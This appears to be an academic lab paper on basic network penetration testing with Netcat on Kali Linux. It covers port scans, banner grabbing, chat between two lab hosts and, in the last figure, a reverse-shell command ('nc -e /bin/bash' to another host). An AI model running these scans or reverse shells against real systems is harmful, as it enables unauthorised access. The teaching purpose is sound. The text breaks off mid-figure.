



## **BASIC NETWORK PENETRATION TESTING WITH THE NETWORK TOOL NETCAT IN LINUX-BASED OPERATING SYSTEMS**

**Petar Kr. Boyanov**

*COMMUNICATION AND COMPUTER TECHNOLOGIES, FACULTY OF TECHNICAL SCIENCES, KONSTANTIN PRES LAVSKY UNIVERSITY OF SHUMEN, SHUMEN 9712, 115, UNIVERSITETSKA STR., E-MAIL: peshoaikido@gmail.com*

**ABSTRACT:** *In this scientific article a basic network penetration testing with the network tool Netcat in Linux-based operating systems is presented.*

**KEY WORDS:** *Connection, Linux, Monitoring, Penetration, Port, Reverse shell, Scanning, Security, Sniffer, Testing, TCP, Traffic, UDP, Vulnerability.*

### **1. Introduction**

Netcat is a specific network tool that mainly serves for network port scanning, sending chat messages over the network, data transmitting without the need for installed FTP server, capturing detailed information about the version of the locale and remote web server, as well as performing remote exploitation with reverse shell of victim host.

It is a free of charge tool and by default, this network tool on most Linux based operating systems is installed and therefore by system administrators, regular users, students, teachers, etc. can be used. This tool is very similar to the powerful Nmap port scanner and it can perform a network scan of TCP and UDP ports to determine whether they are open or closed. Another important feature of the tool is that no payload needs to be created in order to performed reverse shell [3,4,6,7,10,12,13,15,18,21,24].

The tool works with a set of commands and options. In this scientific article, results of the used commands will be presented. The most used options are related to detailed presentation of network information about the state of network connections, displaying only the IPv4 addresses, determination of the range of the scanned TCP and UDP ports, as well as selection of a mode for constant listening for incoming and outgoing network packets [5,6,7,8,20,23].


The performed network scans and reverse shells that aim to exploit confidential information without the host's permission is considered as a crime and, if proven, is punishable to the full extent of the law of the respective country [1,2,5,6,9,11,14,16,17,19,22,]. Everything illustrated and explained in this scientific article is only for research work and educational purposes and the author is not responsible in cases of abuse.

## 2. Experiment

In this paper the scientific experiments and research works in a specialized computer network laboratory in the Faculty of Technical Sciences of the Konstantin Preslavsky University of Shumen are conducted.

The installed operating system for the two hosts is respectively Kali Linux - 6.0.0-kali6-amd64 #1 SMP PREEMPT\_DYNAMIC Debian 6.0.12-1kali1 (2022-12-19) x86\_64 GNU/Linux.

The IPv4 address of the first host is 192.168.80.130 and address of the second host is 192.168.80.132. The network mask is 24-bit. The addresses of the two hosts with the command “ifconfig” are presented. These on fig. 1 and 2 are shown.

A terminal window titled 'root@pesho: ~' with a menu bar 'File Actions Edit View Help'. The prompt is '(root@pesho)-[~]' and the command '# ifconfig' has been entered. The output for 'eth0' is: 'eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500', 'inet 192.168.80.132 netmask 255.255.255.0 broadcast 192.168.80.255', 'inet6 fe80::20c:29ff:fe7d:f05d prefixlen 64 scopeid 0x20<link>', 'ether 00:0c:29:7d:f0:5d txqueuelen 1000 (Ethernet)', 'RX packets 222 bytes 15969 (15.5 KiB)', 'RX errors 0 dropped 0 overruns 0 frame 0', 'TX packets 98 bytes 10338 (10.0 KiB)', 'TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0'. The output for 'lo' is: 'lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536', 'inet 127.0.0.1 netmask 255.0.0.0', 'inet6 ::1 prefixlen 128 scopeid 0x10<host>', 'loop txqueuelen 1000 (Local Loopback)', 'RX packets 0 bytes 0 (0.0 B)', 'RX errors 0 dropped 0 overruns 0 frame 0', 'TX packets 0 bytes 0 (0.0 B)', 'TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0'. The prompt is '(root@pesho)-[~]' and the cursor is on a new line.

```
root@pesho: ~
File Actions Edit View Help

(root@pesho)-[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
  inet 192.168.80.132 netmask 255.255.255.0 broadcast 192.168.80.255
  inet6 fe80::20c:29ff:fe7d:f05d prefixlen 64 scopeid 0x20<link>
  ether 00:0c:29:7d:f0:5d txqueuelen 1000 (Ethernet)
  RX packets 222 bytes 15969 (15.5 KiB)
  RX errors 0 dropped 0 overruns 0 frame 0
  TX packets 98 bytes 10338 (10.0 KiB)
  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
  inet 127.0.0.1 netmask 255.0.0.0
  inet6 ::1 prefixlen 128 scopeid 0x10<host>
  loop txqueuelen 1000 (Local Loopback)
  RX packets 0 bytes 0 (0.0 B)
  RX errors 0 dropped 0 overruns 0 frame 0
  TX packets 0 bytes 0 (0.0 B)
  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@pesho)-[~]
#
```

Fig. 1. Host with address 192.168.80.132/24

```
root@kali2: ~
File Actions Edit View Help

(root@kali2)-[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
  inet 192.168.80.130 netmask 255.255.255.0 broadcast 192.168.80.255
  inet6 fe80::20c:29ff:fee3:1fc3 prefixlen 64 scopeid 0<link>
  ether 00:0c:29:e3:1f:c3 txqueuelen 1000 (Ethernet)
  RX packets 7787 bytes 10650947 (10.1 MiB)
  RX errors 0 dropped 0 overruns 0 frame 0
  TX packets 1256 bytes 101827 (99.4 KiB)
  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
  inet 127.0.0.1 netmask 255.0.0.0
  inet6 ::1 prefixlen 128 scopeid 0<host>
  loop txqueuelen 1000 (Local Loopback)
  RX packets 786 bytes 2344216 (2.2 MiB)
  RX errors 0 dropped 0 overruns 0 frame 0
  TX packets 786 bytes 2344216 (2.2 MiB)
  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@kali2)-[~]
#
```

Fig. 2. Host with address 192.168.80.130/24

### 3. Results


Fig. 3 shows that the host with address 192.168.80.132 conducts TCP port scan initially for the first 100 ports and then for all TCP ports. As a result, it appears that only port 80 is open network state. The Netcat commands are “nc -v -n -z 192.168.80.130 1-80” and “nc -v -n -z 192.168.80.130 1-65535” [1,2,4,6,7,10,12,15,16,19,21,22].

Fig. 4. shows that host with address 192.168.80.130 performs port scan with the network program Nmap for the first 1000 ports and port 3306 and the results are the same as the previous figure. The used commands are “nmap 192.168.80.130” and “nmap 192.168.80.130 -p 3306” [6,7,10,15,17,19,20].

It was additionally installed and configured Open Journal System (OJS) version 3.3.0.7 on the host with IP address 192.168.80.130. The purpose is to show that there is an apache server and database platform installed. Thus, they can be scanned with the Netcat network tool in order to get more information about them. The OJS platform on fig. 5 and 6 is shown. The direct URL link to the platform is “127.0.0.1/index.php/shumen/login”.

In this regard via the command “printf "GET / HTTP.1.0\r\n\r\n" | nc 192.168.80.130 80” a banner grabbing is performed. With it, the system administrator can get information about the open ports and services, as well as which current version of the service is running. The result of this command on fig. 7 is presented.

The Netcat command “nc -v -u -z 192.168.80.130 1-100” scans only the first UDP 100 ports on the host with address 192.168.80.130. The results of this command on fig. 8 and 9 is shown.



```
root@pesho: ~
File Actions Edit View Help

(root@pesho)-[~]
# nc -v -n -z 192.168.80.130 1-100
(UNKNOWN) [192.168.80.130] 80 (http) open

(root@pesho)-[~]
# nc -v -n -z 192.168.80.130 1-65535
(UNKNOWN) [192.168.80.130] 80 (http) open

(root@pesho)-[~]
#
```

Fig. 3. Performed TCP port scan with Netcat commands - “nc -v -n -z 192.168.80.130 1-80” and “nc -v -n -z 192.168.80.130 1-65535”

```
root@kali2: ~
File Actions Edit View Help

TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
  inet 127.0.0.1 netmask 255.0.0.0
  inet6 ::1 prefixlen 128 scopeid 0<host>
  loop txqueuelen 1000 (Local Loopback)
  RX packets 786 bytes 2344216 (2.2 MiB)
  RX errors 0 dropped 0 overruns 0 frame 0
  TX packets 786 bytes 2344216 (2.2 MiB)
  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@kali2)-[~]
# nmap 192.168.80.130
Starting Nmap 7.92 ( https://nmap.org ) at 2023-11-19 21:27 EET
Nmap scan report for 192.168.80.130
Host is up (0.000012s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds

(root@kali2)-[~]
# nmap 192.168.80.130 -p 3306
Starting Nmap 7.92 ( https://nmap.org ) at 2023-11-19 21:28 EET
Nmap scan report for 192.168.80.130
Host is up (0.00013s latency).

PORT      STATE SERVICE
3306/tcp  closed mysql

Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds

(root@kali2)-[~]
#
```

Fig. 4. Performed Nmap network port scan with commands “nmap 192.168.80.130” and “nmap 192.168.80.130 -p 3306”




Fig. 5. The login form page for the custom OJS platform




Fig. 6. Successfully logged into the admin profile in the custom OJS platform

```
root@pesho: ~  
File Actions Edit View Help  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 0 bytes 0 (0.0 B)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(root@pesho)-[~]  
# printf "GET / HTTP.1.0\r\n\r\n" | nc 192.168.80.130 80  
HTTP/1.1 400 Bad Request  
Date: Mon, 20 Nov 2023 07:52:04 GMT  
Server: Apache/2.4.57 (Debian)  
Content-Length: 301  
Connection: close  
Content-Type: text/html; charset=iso-8859-1  
  
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">  
<html><head>  
<title>400 Bad Request</title>  
</head><body>  
<h1>Bad Request</h1>  
<p>Your browser sent a request that this server could not understand.<br />  
</p>  
<hr>  
<address>Apache/2.4.57 (Debian) Server at 127.0.1.1 Port 80</address>  
</body></html>  
  
(root@pesho)-[~]  
#  
  
(root@pesho)-[~]  
#  
  
(root@pesho)-[~]  
#  
  
(root@pesho)-[~]  
#
```

Fig. 7. The obtained result after execution the command for banner grapping -  
“printf "GET / HTTP.1.0\r\n\r\n" | nc 192.168.80.130 80”

The command “nc 192.168.80.130 2288” and “nc -lvp 2288” These commands are used to send chat messages between the both hosts. The first command on the host with IP address nmap 192.168.80.130 is executed and it plays the role like listener and the second command on the host with IP address 192.168.80.132 is executed and it plays the role like initiator. The exchanged text messages are respectively: „Petar Boyanov, Shumen, 19-11-2023“ and “Test is Ok! Everything works!!!”. This is shown on fig. 10 and 11.

```
root@pesho: ~
File Actions Edit View Help
root@pesho: ~
# nc -v -u -z 192.168.80.130 1-100
192.168.80.130: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.80.130] 94 (?) open
(UNKNOWN) [192.168.80.130] 93 (?) open
(UNKNOWN) [192.168.80.130] 92 (?) open
(UNKNOWN) [192.168.80.130] 91 (?) open
(UNKNOWN) [192.168.80.130] 90 (?) open
(UNKNOWN) [192.168.80.130] 89 (?) open
(UNKNOWN) [192.168.80.130] 88 (kerberos) open
(UNKNOWN) [192.168.80.130] 87 (?) open
(UNKNOWN) [192.168.80.130] 86 (?) open
(UNKNOWN) [192.168.80.130] 85 (?) open
(UNKNOWN) [192.168.80.130] 84 (?) open
(UNKNOWN) [192.168.80.130] 83 (?) open
(UNKNOWN) [192.168.80.130] 82 (?) open
(UNKNOWN) [192.168.80.130] 81 (?) open
(UNKNOWN) [192.168.80.130] 80 (?) open
(UNKNOWN) [192.168.80.130] 79 (?) open
(UNKNOWN) [192.168.80.130] 78 (?) open
(UNKNOWN) [192.168.80.130] 77 (?) open
(UNKNOWN) [192.168.80.130] 76 (?) open
(UNKNOWN) [192.168.80.130] 75 (?) open
(UNKNOWN) [192.168.80.130] 74 (?) open
(UNKNOWN) [192.168.80.130] 73 (?) open
(UNKNOWN) [192.168.80.130] 72 (?) open
(UNKNOWN) [192.168.80.130] 71 (?) open
(UNKNOWN) [192.168.80.130] 70 (?) open
(UNKNOWN) [192.168.80.130] 69 (tftp) open
(UNKNOWN) [192.168.80.130] 68 (bootp) open
(UNKNOWN) [192.168.80.130] 67 (bootp) open
(UNKNOWN) [192.168.80.130] 66 (?) open
(UNKNOWN) [192.168.80.130] 65 (?) open
(UNKNOWN) [192.168.80.130] 64 (?) open
(UNKNOWN) [192.168.80.130] 63 (?) open
(UNKNOWN) [192.168.80.130] 62 (?) open
```

Fig. 8. The obtained results after execution the command “nc -v -u -z 192.168.80.130 1-100”



```
root@pesho: ~  
File Actions Edit View Help  
(UNKNOWN) [192.168.80.130] 55 (?) open  
(UNKNOWN) [192.168.80.130] 54 (?) open  
(UNKNOWN) [192.168.80.130] 53 (domain) open  
(UNKNOWN) [192.168.80.130] 52 (?) open  
(UNKNOWN) [192.168.80.130] 51 (?) open  
(UNKNOWN) [192.168.80.130] 50 (?) open  
(UNKNOWN) [192.168.80.130] 49 (tacacs) open  
(UNKNOWN) [192.168.80.130] 48 (?) open  
(UNKNOWN) [192.168.80.130] 47 (?) open  
(UNKNOWN) [192.168.80.130] 46 (?) open  
(UNKNOWN) [192.168.80.130] 45 (?) open  
(UNKNOWN) [192.168.80.130] 44 (?) open  
(UNKNOWN) [192.168.80.130] 43 (?) open  
(UNKNOWN) [192.168.80.130] 42 (?) open  
(UNKNOWN) [192.168.80.130] 41 (?) open  
(UNKNOWN) [192.168.80.130] 40 (?) open  
(UNKNOWN) [192.168.80.130] 39 (?) open  
(UNKNOWN) [192.168.80.130] 38 (?) open  
(UNKNOWN) [192.168.80.130] 37 (time) open  
(UNKNOWN) [192.168.80.130] 36 (?) open  
(UNKNOWN) [192.168.80.130] 35 (?) open  
(UNKNOWN) [192.168.80.130] 34 (?) open  
(UNKNOWN) [192.168.80.130] 33 (?) open  
(UNKNOWN) [192.168.80.130] 32 (?) open  
(UNKNOWN) [192.168.80.130] 31 (?) open  
(UNKNOWN) [192.168.80.130] 30 (?) open  
(UNKNOWN) [192.168.80.130] 29 (?) open  
(UNKNOWN) [192.168.80.130] 28 (?) open  
(UNKNOWN) [192.168.80.130] 27 (?) open  
(UNKNOWN) [192.168.80.130] 26 (?) open  
(UNKNOWN) [192.168.80.130] 25 (?) open  
(UNKNOWN) [192.168.80.130] 24 (?) open  
(UNKNOWN) [192.168.80.130] 23 (?) open  
(UNKNOWN) [192.168.80.130] 22 (?) open  
(UNKNOWN) [192.168.80.130] 21 (fs) open  
(UNKNOWN) [192.168.80.130] 20 (?) open
```

Fig. 9. The obtained results after execution the command “nc -v -u -z 192.168.80.130 1-100”

```
root@pesho: ~
File Actions Edit View Help
(UNKNOWN) [192.168.80.130] 18 (?) open
(UNKNOWN) [192.168.80.130] 17 (?) open
(UNKNOWN) [192.168.80.130] 16 (?) open
(UNKNOWN) [192.168.80.130] 15 (?) open
(UNKNOWN) [192.168.80.130] 14 (?) open
(UNKNOWN) [192.168.80.130] 13 (daytime) open
(UNKNOWN) [192.168.80.130] 12 (?) open
(UNKNOWN) [192.168.80.130] 11 (?) open
(UNKNOWN) [192.168.80.130] 10 (?) open
(UNKNOWN) [192.168.80.130] 9 (discard) open
(UNKNOWN) [192.168.80.130] 8 (?) open
(UNKNOWN) [192.168.80.130] 7 (echo) open
(UNKNOWN) [192.168.80.130] 6 (?) open
(UNKNOWN) [192.168.80.130] 5 (?) open
(UNKNOWN) [192.168.80.130] 4 (?) open
(UNKNOWN) [192.168.80.130] 3 (?) open
(UNKNOWN) [192.168.80.130] 2 (?) open
(UNKNOWN) [192.168.80.130] 1 (?) open

(root@pesho)-[~]
#

(root@pesho)-[~]
# nc 192.168.80.130 2288
Petar Boyanov, Shumen, 19-11-2023

Test is Ok! Everything works!!!

^C

(root@pesho)-[~]
#
```

Fig. 10. Exchanged chat messages between the host with the first command “nc 192.168.80.130 2288”

```
root@kali2: ~
File Actions Edit View Help
PORT STATE SERVICE
80/tcp open http

Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds

(root@kali2)-[~]
# nmap 192.168.80.130 -p 3306
Starting Nmap 7.92 ( https://nmap.org ) at 2023-11-19 21:28 EET
Nmap scan report for 192.168.80.130
Host is up (0.00013s latency).

PORT STATE SERVICE
3306/tcp closed mysql

Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds

(root@kali2)-[~]
# nmap 192.168.80.130

(root@kali2)-[~]
# nc -lvp 2288
listening on [any] 2288 ...
192.168.80.132: inverse host lookup failed: Unknown host
connect to [192.168.80.130] from (UNKNOWN) [192.168.80.132] 41912
Petar Boyanov, Shumen, 19-11-2023

Test is Ok! Everything works!!!

/root/Desktop/nc5_root2.png

(root@kali2)-[~]
#
```

Fig. 11. Fig. 10. Exchanged chat messages between the host with the second command “nc -lvp 2288”

```
root@pesho: ~
File Actions Edit View Help

(root@pesho)-[~]
# whoami
root

(root@pesho)-[~]
# nc -e /bin/bash 192.168.80.130 7788

^C

(root@pesho)-[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.80.132 netmask 255.255.255.0 broadcast 192.168.80.255
    inet6 fe80::20c:29ff:fe7d:f05d prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:7d:f0:5d txqueuelen 1000 (Ethernet)
    RX packets 73882 bytes 4462323 (4.2 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 81558 bytes 5910035 (5.6 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

